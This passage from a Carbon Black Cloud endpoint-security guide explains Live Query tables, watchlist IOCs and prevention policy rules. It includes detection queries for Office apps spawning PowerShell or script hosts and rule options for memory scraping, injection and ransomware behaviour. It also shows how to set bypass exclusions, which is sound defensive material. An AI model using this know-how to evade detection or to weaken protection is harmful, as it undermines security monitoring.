<code>process_file_description</code>	<code>crossproc_count</code>	<code>scriptload_content</code>
<code>process_product_name</code>	<code>filemod_count</code>	<code>scriptload_content_length</code>
<code>process_company_name</code>	<code>netconn_count</code>	<code>scriptload_hash</code>
<code>process_internal_name</code>	<code>regmod_count</code>	<code>scriptload_name</code>
<code>parent_publisher_state</code>	<code>scriptload_count</code>	<code>scriptload_publisher_state</code>
<code>process_service_name</code>	<code>modload_count</code>	--

Example: IOC query excluding enriched data:

```
process_name:sehc.exe -process_file_description:"Accessibility\shortcut\keys"  
-process_file_description:"Windows\NT\High\Contrast\Invocation") -enriched:true
```

Live Query

4

With Live Query, you can ask questions of endpoints and quickly identify areas for improving security and IT hygiene.

You can use recommended queries created by Carbon Black security experts or craft your own SQL queries. Live Query is powered by <https://osquery.io>, an open source project that uses an SQLite interface. Access depends on user role authorization.

For information regarding Live Query support, see [VMware Carbon Black Cloud™ Audit and Remediation Operating Environment Requirements](#)

This chapter includes the following topics:

- [Live Query Considerations](#)
- [Run a Live Query](#)
- [View Query Results](#)
- [Live Query Extension Tables](#)

Live Query Considerations

When creating and running a live query, there are several concepts you should consider to improve the results.

For details regarding Live Query support, you should review the [VMware Carbon Black Cloud™ Audit and Remediation Operating Environment Requirements](#).

The list of query considerations that follow have been established to:

- Protect the system from being overloaded (the max memory usage and the timeout).
- Protect the network from being overloaded (1mb cap).

Live Query Considerations:

- Queries are limited to a maximum memory usage of 500MB. The query is terminated if the query's memory usage exceeds 500MB.
- The resulting query payload is limited to the maximum size of 1MB. Query results exceeding 1MB are truncated without warning.

- The user interface limits the results to 10,000. To see the full results, use the **Export** button or use the Live Query API. <https://developer.carbonblack.com/reference/carbon-black-cloud/cb-liveops/latest/livequery-api/>
- Queries that take over 900 seconds are terminated.

In light of these limitations, users should keep in mind that queries are not meant for broad items. For example:

```
SELECT *
FROM windows_eventlog
WHERE channel = 'Security'
```

Queries that are more granular and focused will be less likely to run into one of the query limitations.

Run a Live Query

The Carbon Black Cloud console provides queries that are predefined by the Carbon Black security experts. You can run these recommended queries directly or after modifying them according to your environment. You can also run your own SQL queries.

Prerequisites

Refer to these resources for writing a valid SQL query:

- [Intro to SQL](#)
- [OS tables at Osquery](#) (only non-EVENTED TABLE works for Live Query)
- [Live Query Extension Tables](#)
- [Query Exchange](#)

Procedure

- 1 Navigate to **Live Query > New Query** page and select a query.
 - A predefined live query under the **Recommended** tab. Use the categories, the search text field, and the OS filter to locate the query.
 - A live query that you define under the **SQL Query** tab.
- 2 Select a policy that contains endpoints or a specific endpoint for the query to run against it.
- 3 Execute your live query in either way.
 - Click **Run** to start a one-time query.
 - Click **Schedule** to schedule a query to run daily, weekly, or monthly.

Results

Your query appears under the **Live Query > Query Results > One-Time** tab or the **Scheduled** tab.

View Query Results

You can view the status and results of queries in the **Query Results** page. The results are available when devices start to respond.

The wait time for results depends on the query type and complexity, if devices are online, and the last time each sensor checked in. Results are available for 30 days.

Queries run for up to 7 days, unless scheduled to run more frequently. They are grouped by **One-Time** and **Scheduled** queries.

One-time queries display their start-time, name, devices responded, the user executing the query, and the status. You can click the icon next to the query name and view more details.

Scheduled queries display the last run time/date, query name, policy/endpoints, frequency, and run time. You can click the arrow to the left of the query name and view scheduled queries that are still running or complete. Each query displays the query start-time, devices responded, and status.

Procedure

- 1 Navigate to **Live Query > Query Results** page.
- 2 Locate a query and click its hyperlinked name.

The **Results** and **Devices** views appear.

The query status displays in the upper-right:

- **Total Devices:** This represents the aggregate number of devices Responded, In Progress, and Not Started.
- **Responded:** These devices have run the query and returned results back to the cloud by successfully matching the query (one or more results returned), not matching the query (zero results returned), or returning with an error.
- **In Progress:** These devices have received the query and are in the process of running it and uploading results.
- **Not Started:** These devices have not yet received the query. This can include devices that are offline or that have not checked in since the query was started.

Note A query is completed when all devices have responded or if seven days have elapsed.

- 3 In the **Results** view, filter the results for that query and optionally, export them.
 - a Use the filter options on the left to locate vital responses and devices associated with the query.
The **Response** and **Device** filters are always present. Other filters are generated based on your query.
 - b Optionally, click **Export**.

An **Excel** file downloads on your computer. It contains all of the filtered query data.

- 4 In the **Devices** view, use the **Status** filter on the left to locate the state of your query on each device.

The **Status**, **Device**, and **Time** columns on the right are always present. Other columns are generated based on your query.

- 5 Optionally, click the **Live Response symbol >** located to the right of a device's name.

You can remotely access a user's device and directly remediate threats through [Use Live Response](#)

Note If the icon is grayed out, the device is not connected to the network and cannot be accessed by Live Response.

What to do next

In each view, click the **Take Action** button to **Stop** (if applicable), **Rerun**, **Duplicate**, or **Delete** a query.

Live Query Extension Tables

Live Query extension tables are available for Windows 3.8+ sensors. These tables provide insight into the Carbon Black Cloud Windows sensor.

cb_sensor_counters extensions return current counter details for the Carbon Black Cloud Windows sensor. Sensor counters track sensor actions that have occurred since the last sensor restart.

Table 4-1. **cb_sensor_counters**

Column	Type	Description
name	TEXT	Name of the counter
value	UNSIGNED_BIGINT	(Relevant for Non-Duration Counters) Amount of times triggered
total	UNSIGNED_BIGINT	(Duration Counters) Total Time in ms
count	UNSIGNED_BIGINT	(Duration Counters) Number of times the counter was hit
min	UNSIGNED_BIGINT	(Duration Counters) Minimum time spent for one passthrough in ms
max	UNSIGNED_BIGINT	(Duration Counters) Maximum time spent for one passthrough in ms

cb_sensor_configprops extensions return current configprop details and assignments for the Carbon Black Cloud Windows sensor. Config props are a collection of sensor settings that are configured at the time of installation, based on console settings and installation parameters.

Table 4-2. cb_sensor_configprops

Column	Type	Description
name	TEXT	Name of the configprop
value	TEXT	Value of the configprop
is_kernel_configprop	INTEGER	1: Kernel configprop; 0: Usermode configprop

cb_sensor_devices extensions return current device details that the Carbon Black Cloud Windows sensor detects.

Table 4-3. cb_sensor_devices

Column	Type	Description
device_type	TEXT	The device type (for example, "DISK", "CDROM", etc.)
interface_type	TEXT	The interface through which the device is connected (for example, "SCSI", "USB", etc.)
manufacturer	TEXT	The manufacturer of the device
model_name	TEXT	The model name of the device
friendly_name	TEXT	The user-friendly display name of the device
product_id	TEXT	The product ID of the device
serial_number	TEXT	The serial number of the device
vendor_id	TEXT	The vendor ID of the device
drive_letter	TEXT	The drive letter to which the device is mapped
volume_guid	TEXT	The GUID of the device's storage volume

cb_sensor_files extensions return file information that the Carbon Black Cloud Windows sensor gathers. File information includes file metadata, applied reputation, and certificate details.

Table 4-4. cb_sensor_files

Column	Type	Description
name	TEXT	Path name of the file (required)
hash	TEXT	Hex string of the file's SHA256 hash (key, required)
md5	TEXT	Hex string of the file's MD5 hash (required)
size	INTEGER	File size in bytes

Table 4-4. cb_sensor_files (continued)

Column	Type	Description
company	TEXT	The company who produces the file
product	TEXT	The product the file belongs to
version	TEXT	The product version
original_name	TEXT	The original name of the file. It's not impacted by the file renaming
description	TEXT	The description of the file
file_version	TEXT	The file version. It may not be the same as the product version
copyright	TEXT	Copyright information
file_flags	TEXT	Some properties detected by the sensor
locale	TEXT	Language
signature_signer	TEXT	Who signed the file (Required)
signature_issuer	TEXT	Who issued the signing certificate
signature_state	TEXT	File signing state
resolved_reputation	TEXT	The resolved/applied reputation
resolved_reputation_source	TEXT	Which source the reputation was from while resolving

Note

- **Required:** Must be in the 'where' clause to narrow the result. If multiple required fields are listed, any of them will satisfy the requirement or can be AND or OR.

Note Examples:

```

SELECT * FROM cb_sensor_files WHERE name LIKE '%%cmd.exe';
SELECT * FROM cb_sensor_files WHERE hash IS
'b99d61d874728edc0918ca0eb10eab93d381e7367e377406e65963366c874450';
SELECT * FROM cb_sensor_files WHERE signature_signer LIKE '%windows%';

```

- **Limitation:** Search by Hash/SHA256 or MD5 does not support 'like %'. The condition must be an exact match.

cb_sensor_files_ex extensions return file information that the Carbon Black Cloud Windows sensor gathers. It extends information in the **cb_sensor_files** table to include more detailed policy information and other file-related statistics that the sensor caches.

Table 4-5. cb_sensor_files_ex

Column	Type	Description
names	TEXT	All known path names of the file by the sensor (required)
hash	TEXT	Hex string of the file's SHA256 hash (key, required)
md5	TEXT	Hex string of the file's MD5 hash (required, hidden)
signature_signer	TEXT	Who signed the file (Required, hidden)
dob	TEXT	Date of the birthday
hash_state	TEXT	The state of the reputation for this hash
executed	TEXT	Last time seen the file's execution
tracked_execution_count	INTEGER	Number of times the executed file was seen by the sensor
psc_info	TEXT	Some extra information detected by the sensor
kernel_cache_residency	TEXT	The status of the file in the kernel cache residency
persisted	INTEGER	1: persisted in the database; 0: only in memory
cache_lookup_count	INTEGER	Cache-hit count
ux_info	TEXT	Information related for displaying
apc_risk_level	INTEGER	The risk level for non-malware detected by the local scanner. <ul style="list-style-type: none"> ■ -2: not detected ■ -1: no risk ■ 0~7: extremely low to extremely high
policy_delays	TEXT	Summary for Defense policy delay
defense_policy	TEXT	Summary for Defense policy
rules	TEXT	Summary for Defense rules

Note

- **Required:** Must be in the "where" clause to narrow the result. If multiple required fields are listed, any of them will satisfy the requirement or can be AND or OR.

Examples:

```
SELECT * FROM cb_sensor_files WHERE name LIKE '%cmd.exe';
SELECT * FROM cb_sensor_files WHERE hash IS
'b99d61d874728edc0918ca0eb10eab93d381e7367e377406e65963366c874450';
SELECT * FROM cb_sensor_files WHERE signature_signer LIKE '%windows%';
```

- **Hidden:** Not shown from 'select *'. Must be explicitly stated in the 'select' fields.
 - **Limitation:** Search by Hash/SHA256 or MD5 does not support 'like %'. The condition must be an exact match.
-

cb_sensor_processes extensions return process information that the Carbon Black Cloud Windows sensor gathers.

Table 4-6. cb_sensor_processes

Column	Type	Description
pid	INTEGER	The process identifier
id	TEXT	A formatted string that further identifies the process: <pid>-<start_time>-<siloID>. For example: "6320-132814763524433819-0"
start_time	TEXT	The start-time of the process in FileTime format (100-nanosecond intervals since January 1st, 1601).
terminated	INTEGER	1: already terminated, 0 or absent: still alive
user_name	TEXT	The name of the user that launched the process
user_sid	TEXT	The SID of the user that launched the process
file_name	TEXT	The absolute DOS path to the backing executable file
interpreted	INTEGER	1: if process is a script; 0: if the process is not a script. Can be empty for some processes (typical for sensor processes).
hash	TEXT	The SHA256 hash of the executable or script
script_name	TEXT	The name of the backing script file if process is a script

Table 4-6. cb_sensor_processes (continued)

Column	Type	Description
script_hash	TEXT	The hash of the backing script, if process is a script
cmd_line	TEXT	The command line of the process
parent_pid	INTEGER	The PID of the process that launched this process
parent_id	TEXT	A formatted string that further identifies the parent process: <pid>-<start_time>-<siloID>. For example: "6320-132814763524433819-0"
parent_start_time	TEXT	The start-time of the parent process in FileTime format (100-nanosecond intervals since January 1st, 1601)
parent_cmd_line	TEXT	The command line of the parent process
hosted_services	TEXT	For svchost processes, this specifies the underlying service that is being hosted
tags	TEXT	Internal sensor tags that contain additional process metadata (for example, "Cb:Psc:ProcessIsCBService")
file_type_tags	TEXT	Internal sensor tags that contain additional metadata (for example, "Cb:Defense:Script:CmdScript")
integrity_level	TEXT	The integrity level of the process
elevated	INTEGER	1: process is elevated; 0: process is not elevated
privileges	TEXT	Privileges the process has enabled (for example, SelImpersonatePrivilege)

cb_sensor_processes_policy extensions return process policy information that the Carbon Black Cloud Windows sensor gathers.

Table 4-7. cb_sensor_processes_policy

Column	Type	Description
pid	INTEGER	The process identifier
id	TEXT	A formatted string that further identifies the process: <pid>-<start_time>-<siloID>. For example: "6320-132814763524433819-0"
policy_reputation	TEXT	The reputation of the process

Table 4-7. cb_sensor_processes_policy (continued)

Column	Type	Description
bypass_policy	TEXT	The bypass (ignore) policy assigned to the process
allow_policy	TEXT	The allow (and log) policy assigned to the process
terminate_policy	TEXT	The terminate policy assigned to the process
deny_policy	TEXT	The deny policy assigned to the process
parent_policy_reputation	TEXT	The reputation of the parent process
parent_bypass_policy	TEXT	The bypass (ignore) policy assigned to the parent process
parent_allow_policy	TEXT	The allow (and log) policy assigned to the parent process
parent_terminate_policy	TEXT	The terminate policy assigned to the parent process
parent_deny_policy	TEXT	The deny policy assigned to the parent process
interpreter_policy_reputation	TEXT	If the process is a script, this is the reputation of the script interpreter
interpreter_bypass_policy	TEXT	If the process is a script, this is the bypass policy assigned to the script interpreter
interpreter_allow_policy	TEXT	If the process is a script, this is the allow policy assigned to the script interpreter
interpreter_terminate_policy	TEXT	If the process is a script, this is the terminate policy assigned to the script interpreter
interpreter_deny_policy	TEXT	If the process is a script, this is the deny policy assigned to the script interpreter
script_policy_reputation	TEXT	If the process is a script, this is the reputation of the script
script_bypass_policy	TEXT	If the process is a script, this is the bypass policy of the script itself
script_allow_policy	TEXT	If the process is a script, this is the allow policy of the script itself
script_terminate_policy	TEXT	If the process is a script, this is the terminate policy of the script itself
script_deny_policy	TEXT	If the process is a script, this is the deny policy of the script itself

Table 4-7. cb_sensor_processes_policy (continued)

Column	Type	Description
applied_policy_reputation	TEXT	The reputation of the process, as applied by the kernel
applied_bypass_policy	TEXT	The bypass policy of the process, as applied by the kernel
applied_allow_policy	TEXT	The allow policy of the process, as applied by the kernel
applied_terminate_policy	TEXT	The terminate policy of the process, as applied by the kernel
applied_deny_policy	TEXT	The deny policy of the process, as applied by the kernel

cb_sensor_processes_reputation extensions return process reputation information that the Carbon Black Cloud Windows sensor gathers.

Table 4-8. cb_sensor_processes_reputation

Column	Type	Description
pid	INTEGER	The process identifier
id	TEXT	A formatted string that further identifies the process: <pid>-<start_time>-<siloID>. For example: "6320-132814763524433819-0"
effective_reputation	TEXT	The effective reputation of the process
effective_reputation_source	TEXT	The source of the effective reputation
cloud	TEXT	The reputation of the process as determined by the cloud
pre_existing	TEXT	The reputation of the process as determined by whether the executable/script was already present on the sensor prior to install
av	TEXT	The reputation of the process as determined by local AV
it_tool	TEXT	The reputation of the process, as determined by whether it was dropped by a trusted IT tool
certificate	TEXT	The reputation of the process, as determined by whether it was signed using an approved certificate
hash	TEXT	The reputation of the process, as determined by whether the hash is approved or banned

Table 4-8. cb_sensor_processes_reputation (continued)

Column	Type	Description
cb_sensor	TEXT	The reputation of the process, as determined by whether it is a sensor process
operating_system	TEXT	The reputation of the process, as determined by whether it is a pre-determined OS hash

cb_sensor_status extensions return current status details for the Carbon Black Cloud Windows Sensor. This data is similar to the output of the `repcli status` command.

Table 4-9. cb_sensor_status

Column	Type	Description
category	TEXT	A categorical grouping of status information: <ul style="list-style-type: none"> ■ General: General sensor details (sensor state, Device ID, policy name, etc.) ■ Version: Sensor version, SVN Revision, third-party tool versions, etc. ■ BackgroundScan: Details on the configuration and state of the Background scan ■ Cloud: Details about the sensor's connectivity to the Cloud backend ■ Queue: Details about the current queue status ■ Diagnostic: Logging level, maintenance mode, etc. ■ Rules: Details about any applied DRE policies ■ LocalScanner: Details pertaining to the local scanner configuration/ state ■ Alarms: Details on any triggered alarms
name	TEXT	Name of the status data
value	TEXT	Value of the status data

cb_sensor_volumes extensions return current volume details that the Carbon Black Cloud Windows sensor gathers.

Table 4-10. cb_sensor_volumes

Column	Type	Description
name	TEXT	The volume name
guid	TEXT	The volume GUID
file_system	TEXT	The volume's file system type (for example, NTFS, FASTFAT, etc.)
device_type	INTEGER	The device type as defined by internal Windows values. See https://docs.microsoft.com/en-us/windows-hardware/drivers/kernel/specifying-device-types
device_characteristics	INTEGER	A bitmask of internal Windows values that provide additional information about the volume's device
serial_number	INTEGER	The serial number of the volume
alignment_requirement	INTEGER	An internal Windows value that defines the alignment requirement of the volume for data transfers
sector_size	INTEGER	The volume sector size
shadow_copy	INTEGER	1: the volume is a shadow-copy or "snapshot" volume
device_manufacturer	TEXT	The manufacturer of the volume's device
device_name	TEXT	The name of the volume's device
device_serial_number	TEXT	The serial number of the volume's device

Note For information about RepCLI commands, see [Managing Sensors by using RepCLI](#).

Use the information and procedures in this section to enforce compliance, policies, and security.

This chapter includes the following topics:

- Managing Watchlists
- Managing Policies
- Managing Kubernetes Policies
- Manage Reputations
- Malware Removal
- Cloud Analysis
- Recommendations

Managing Watchlists

Watchlists provide custom detection and continuous monitoring of your environment for potential threats and suspicious activity.

Watchlists are comprised of reports; reports are comprised of IOCs.

- **Watchlist:** A collection of reports; defines the purpose
- **Report:** A collection of IOCs; organizes IOCs
- **IOC:** Indicator of Compromise; for example, hashes, IPs, domains, or queries

Historical Data

In the process of creating a watchlist, you can apply the watchlist to historical data. You get more insight on an alert by evaluating all of its past data that is available in the console. The time window for storing historical event data is 30 days.

To locate the option for historical data lookup, either navigate to the **Watchlists** page, or the **Investigate** page in the Carbon Black Cloud console.

- On the **Enforce > Watchlists** page:
 - Select a custom watchlist, click the **Take Action** drop-down menu, and locate the **Historical data** option.
 - Select **Add Watchlists**, click the **Build** tab, check a report, and click **Add**. Select **Create new watchlist** and locate the **Evaluate on all existing data (runs once)** option.
- On the **Investigate** page, enter a search query in the search bar, and click **Add search to threat report**. Select **Create new watchlist** and locate the **Evaluate on all existing data (runs once)** option

You can select either of the **Historical data** option or the **Evaluate on all existing data (runs once)** option. Both options generate a network request to the same API endpoint, with the same request payload fields.

- The network request URL is `https://CBC_console_address/api/investigate/v1/orgs/org_name/processes/watchlist_evaluation`, where the values for *CBC_console_address* and *org_name* are the same for both options.
- The request payload fields are the *watchlist_id* and the *report_id*.
- In the request payload, the duration of the historical lookup is the user's entire historical data set. The time window for storing the historical event data is 30 days.

Subscribe to a Curated Watchlist

Subscribe to watchlists curated by Carbon Black and other threat intelligence specialists. You'll receive auto-updates when new threat reports and IOCs are added or edited.

Procedure

1 On the left navigation pane, click **Enforce > Watchlists**.

2 Click **Add watchlists** in the upper right corner of the screen.

On the **Subscribe** tab, you can view the available curated watchlists.

3 Select the watchlists you're interested in and click **Subscribe**.

The subscribed watchlists appear with type, name, and number of hits in the left navigation section of the **Watchlists** page.

Enable or Disable a Watchlist

You can use this task to temporarily enable or disable a watchlist.

Procedure

- 1 To disable a watchlist:
 - a On the left navigation pane, click **Enforce > Watchlists**.
 - b Select the watchlist you want to temporarily disable.
 - c Under the **Take Action** drop-down, select **Disable**.
- 2 To enable a disabled watchlist:
 - a On the left navigation pane, click **Enforce > Watchlists**.
 - b Select the disabled watchlist you want to enable.
 - c Under the **Take Action** drop-down, select **Enable**.

Watchlist Alert Options

Watchlists detect and notify you of the presence of an IOC (Incident of Compromise) in your environment.

You access a watchlist's options from the **Take Action > Edit** page.

- The **Alert on hit** checkbox allows you to receive an alert when an IOC is detected in your environment.
- The **Include historical data** option allows you to get more insight on an alert by evaluating its historical data.

Build Custom Watchlists

Build your own watchlists by combining individual threat reports from multiple sources. Proactively combine reports and track the IOCs that matter most to you.

Procedure

- 1 Click > **Enforce > Watchlists** on the left navigation pane.
- 2 Click **Add watchlists** and select the **Build** tab.
- 3 Select the reports you want to add to the watchlist and click **Add**.

To narrow down the listed reports:

 - Use the search text field to search by report's attributes, such as description, source, and name. You can also use the AND, OR, and NOT operators.
 - Use the **Filters** left panel to filter your reports by Source, Severity, and Tags.
- 4 From the **Add Reports** pop-up screen, add your selected reports to a watchlist.
 - To add the reports to an existing watchlist, click the **Watchlist** drop-down menu and select from the available ones.
 - To add the reports to a new watchlist, click **Add new** and populate the name and description fields, and check any of the alert options.

5 Click **Add**.

Results

The newly created watchlist appears in the **Watchlists** page with a **Custom Watchlist** tag. If you missed checking the **Evaluate on all existing data** option, you can select the newly created custom watchlist and click **Historical data** from the **Take Action** drop-down menu.

What to do next

Once you create your watchlist, integrate your own threat intelligence by adding custom queries from the **Investigate** page.

Tuning Your Watchlists

You should continue to tune and update your reports as your organization's threat landscape evolves.

Tune Your Watchlist at the Report Level

You can take actions on your reports in a watchlist to suit the needs of your environment.

Procedure

- 1 Log in to the Carbon Black Cloud console and navigate to the **Enforce > Watchlists** screen.
- 2 On the main **Watchlists** page, click the **Reports** tab.
- 3 Select a report and click **Take Action**.
 - **Enable or Disable** the report from detection.
 - **Remove** the report from a watchlist.

Results

Notification appears confirming your action.

Tune Your Report at the IOC Level

You can take actions on the IOCs in a watchlist to suit the needs of your environment.

Important You can only edit a Watchlist IOC if the report link is blank.

Procedure

- 1 Log in to the Carbon Black Cloud console and navigate to the **Enforce > Watchlists** screen.
- 2 On the main **Watchlists** page, click the **Reports** tab.
- 3 Locate the **Name** column and click the name of the report.
- 4 Select an IOC, click **Edit** and update the query if the IOC is part of a custom report, otherwise click the **Take Action** drop-down menu and select from the following.
 - **Enable or Disable** the IOC from detection.

- Remove the IOC from the report.

Unsubscribe from a Watchlist

Use this procedure to unsubscribe from a watchlist.

Unsubscribing from a watchlist removes it from the Watchlists page.

Note If you only want to temporarily turn off a watchlist, see: [Enable or Disable a Watchlist](#).

Procedure

- 1 On the left navigation pane, click **Enforce > Watchlists**.
- 2 Select the watchlist you want to unsubscribe from.
- 3 From the **Take Action** drop-down, select **Unsubscribe**.

The watchlist no longer displays in the list of Watchlists.

Watchlist IOC Use Cases

This topic describes specific use cases for Watchlist IOCs.

Get a hit or alert every time an endpoint connects to a specific IP address or domain or tries to execute a banned hash

Solution:

Use an equality IOC: <https://developer.carbonblack.com/reference/carbon-black-cloud/cb-threathunter/latest/watchlist-api/#iocts-1>.

Examples:

To get an alert every time an endpoint reaches out to one or more remote IP addresses, create a Watchlist with an equality IOC like this:

```
{
  "id": "netconn_iocs_list_1",
  "match_type": "equality",
  "field": "netconn_ipv4",
  "values": ["111.222.333.444"],
  "link": "https://my-internal-site.local/netconn_iocs/list_1"
}
```

To get a hit every time an endpoint tries to execute a banned hash, create a Watchlist with an equality IOC like this (make sure that the hash is in your **Banned List** on the Reputations page):

```
{
  "id": "hash_iocs_list_a",
  "match_type": "equality",
  "field": "process_sha256",
  "values": ["68e656b251e67e8358bef8483ab0d51c6619f3e7a1a9f0e75838d41ff368f728"],
  "link": "https://my-internal-site.local/hash_iocs/list_a"
}
```

Get one Watchlist alert each time a suspicious process gets launched

Solution:

Use a query IOC that includes at least one searchable, event-specific field in the query; for example, alert every time PowerShell is launched as a result of opening an Office document.

The following example does not work as intended if it is included as a Query IOC:

```
((process_name:wscript.exe OR process_name:cscript.exe OR process_name:powershell.exe)
AND (parent_name:winword.exe OR parent_name:powerpnt.exe OR parent_name:excel.exe) AND -
(process_cmdline:"powershell.exe kill -processname winword") -process_cmdline:health_check
-process_cmdline:SQL_Check*)
```

Instead, this example generates multiple alerts for a single process execution because all of the fields used in this query are always reported in any event that the sensor reports. That is, the sensor reports all events during the lifetime of that executed process, including not only the start of a process (a `childproc` operation), but also events that the process performs such as a `filemod` operation, `regmod`, `netconn`, `fileless_scriptload`, `modload`, and so forth.

Instead, the following example works as intended:

```
((childproc_name:wscript.exe OR childproc_name:cscript.exe OR childproc_name:powershell.exe)
AND (process_name:winword.exe OR process_name:powerpnt.exe OR process_name:excel.exe)
AND -(childproc_cmdline:"powershell.exe kill -processname winword")
-childproc_cmdline:health_check -childproc_cmdline:SQL_Check*)
```

Including one or more event-specific fields such as `childproc_name` or `childproc_cmdline` in the Query IOC makes sure that the Watchlist feature only generates hits and alerts when the sensor reports the specific matching events for the process, rather than generate hits and alerts every time the sensor reports any activity from the process. In this case, the Watchlist only generates an alert when a child process is spawned - and does not generate alerts for subsequent activity that is reported for that child process.

Query IOCs in a Watchlist can include most of the fields that are marked **Searchable** in the [Process and Events Search Fields list](#). Of those **Searchable** fields, any whose names begin with the following are considered event-specific fields so that you only get alerts when a specific event happens:

- `childproc_*`

- crossproc_*
- fileless_scriptload_*
- filemod_*
- modload_*
- netconn_*
- regmod_*
- scriptload_*

The following fields are not event-specific:

- childproc_count
- crossproc_count
- filemod_count
- modload_count
- netconn_count
- regmod_count
- scriptload_count

Filter Watchlist alerts to ignore expected but unwanted processes

Solution:

Follow the Process Search Negation guidance described at <https://developer.carbonblack.com/reference/carbon-black-cloud/guides/process-search-negation/>.

Managing Policies

A policy determines preventative behavior and establishes sensor settings. Each endpoint sensor or sensor group is assigned a policy.

Policies are a collection of prevention rules and behavioral settings that define how your sensor interacts and prevents or allows behavior on your endpoint. Within Policies, you can create custom blocking rules, allow applications, and modify the way your sensor communicates with the Carbon Black Cloud.

For best practices and recommendations on tuning security policies, see [Tuning: Endpoint Standard Policy Good, Better, Best](#).

Predefined Policies

PredefinedCarbon Black Cloud policies are devised as templates for common use cases. You can assign sensors to these policies, change the policy settings, or duplicate the settings to create a new policy. You cannot delete predefined policies.

The default policies establish a baseline level of enforcement for endpoints in your environment. Your policy settings will ultimately dictate what is prevented and allowed on your endpoints.

Policy	Description	Note
Standard	Blocks known and suspected malware, and prevents risky operations like memory scraping and code injections. Newly deployed sensors are assigned this policy by default. It is the recommended starting point for new deployments.	Review and refine the Standard policy rules to avoid unnecessary blocks or false positives that are triggered by in-house or custom software applications, which may have reputations that the Carbon Black Cloud does not recognize.
Monitored	Monitors endpoint application activity and logs events to the Dashboard. This policy has no preventative capabilities.	Use the data that this policy provides to evaluate policy rule implementation needs.
Advanced	Extends the capabilities of the Standard policy. It blocks operations from system utilizing, and prevents riskier behaviors that are more likely to be false positives.	Use a phased roll-out approach to implement any new or Advanced policy rules. We recommend assigning Advanced policies to a group of pilot endpoints, and watching for false positives or blocks on legitimate software before rolling them out to more endpoints.

Creating Policies

Use these procedures to create and modify policies to apply to your deployed sensors.

Create a Policy

You can add policies to assign to your deployed sensors.

Procedure

- 1 On the left navigation pane, click **Enforce > Policies** and click **Add Policy**.
- 2 Name the policy, enter a short description for that policy, and copy the settings from an existing policy.

By default, you are presented with the default policy from the **Copy settings from** drop-down menu.

- 3 Set the target value of the endpoints to which this policy will be assigned.

Target value helps specify the importance of assets included in a policy. High or critical increases alert severity scores. Low decreases severity scores. Medium is neutral and does not affect severity scores.

- 4 Click **Save**.

What to do next

To modify the configuration of a policy, select the policy on the Policies page, change its current settings in the **General**, **Prevention**, **Local Scan**, and **Sensor** tabs, and click **Save**.

Duplicate a Policy

You can duplicate a policy and then make changes to the newly created policy. For example, you can copy the Standard policy settings into a new policy that you can then modify and apply to endpoints.

Procedure

- 1 On the left navigation pane, click **Enforce > Policies** and select a source policy.
- 2 Click **Duplicate Policy**.
- 3 Name the policy, enter a short description for that policy, and copy the settings from the selected policy.

By default, you are presented with the policy you are copying from in the **Copy settings from** drop-down menu.
- 4 Set the target value of the endpoints to which this policy will be assigned.

Target value helps specify the importance of assets included in a policy. High or critical increases alert severity scores. Low decreases severity scores. Medium is neutral and does not affect severity scores.
- 5 Click **Save**.

What to do next

To modify the configuration of a policy, select the policy on the Policies page, change its current settings in the **General**, **Prevention**, **Local Scan**, and **Sensor** tabs, and click **Save**.

Modify or Delete a Policy

You can modify or delete created policies.

Note You cannot delete the built-in policies: Standard, Monitored, and Advanced.

Procedure

- 1 On the left navigation pane, click **Enforce > Policies**.
- 2 Select a policy.
- 3 Change the policy settings in the **General**, **Prevention**, **Local Scan**, and **Sensor** tabs.
- 4 Click **Save**.
- 5 To delete the selected policy, click **Delete Policy** and then click **Delete**.

General Policy Settings

The General tab on the Policies page provides the following information.

Item	Description
Policy name	A unique policy name.
Policy description	The policy description.
Target value	The selected target value that is associated with this policy. Values are: Low, Medium, High, and Mission Critical.

Prevention Policy Settings

You can create permission, blocking, and path denial rules.

These rules will control what applications and behaviors the Carbon Black Cloud sensor prevents and allows in your environment. For Standard and Advanced default policies, many settings are enabled out-of-the-box.

Important For standalone Carbon Black Cloud Enterprise EDR customers, the following policy rule options are limited:

- The option for **Runs or is running** is selected and cannot be modified.
- The option for **Scan execute on network drives** is selected and cannot be modified.

Using wildcards in paths

When adding a path, you can use wildcards to specify files or directories.

Wildcard	Description	Example
*	Matches 0 or more consecutive characters up to a single subdirectory level.	C:\program files*\custom application*.exe Approves any executable files in: C:\program files\custom application\ C:\program files(x86)\custom application\
**	Matches a partial path across all subdirectory levels and is recursive.	C:\Python27\Lib\site-packages** Approves any files in that directory and all subdirectories.
?	Matches 0 or 1 character in that position.	C:\Program Files\Microsoft Visual Studio 1?.0** Approves any files in the MS Visual Studio version 1 or versions 10-19.

Set Permission Policy Rules

Use permission rules to allow and log behavior, or to have the Carbon Black Cloud bypass a path entirely. Create permissions rules to set up exclusions for other AV/security products or to remove impediments for software developers' workstations.

Operating system environment variables can be used as part of a policy rule in a path. For example: %WINDIR%.

Procedure

- 1 On the left navigation pane, click **Enforce > Policies**.

- 2 Select a policy.
- 3 Click the **Prevention** tab and expand **Permissions**.
- 4 Click **Add application path**, or click the **pencil** icon next to an existing rule to edit it.
- 5 Type the application path in the text box.

When adding a path, you can use wildcards to specify files or directories. For an explanation of how wildcards work in policy paths, see [Prevention Policy Settings](#). You can add multiple paths on separate lines. You can delete a rule by clicking the **trash can** icon.

- 6 Select the desired **Operation Attempt** and **Action** attributes.

Figure 5-1. Permissions Rule Attributes

	Allow	Allow & Log	Bypass
Performs any operation	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
Performs any API operation	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
Runs or is running Test rule	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
Communicates over the network Test rule	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
Scrapes memory of another process Test rule	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
Executes code from memory Test rule	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
Invokes a command interpreter Test rule	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
Performs ransomware-like behavior Test rule	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
Executes a fileless script Test rule	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
Injects code or modifies memory of another process Test rule	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>

- 7 We recommend that you test a new rule's settings before you apply it in your environment. Click **Test rule** for any setting. The system checks to see how the rule would have affected your organization over the last 30 days. You can use this data to confirm or modify your settings.
- 8 To apply the changes, select **Confirm** and click **Save**.

Setting Antivirus Exclusion Rules

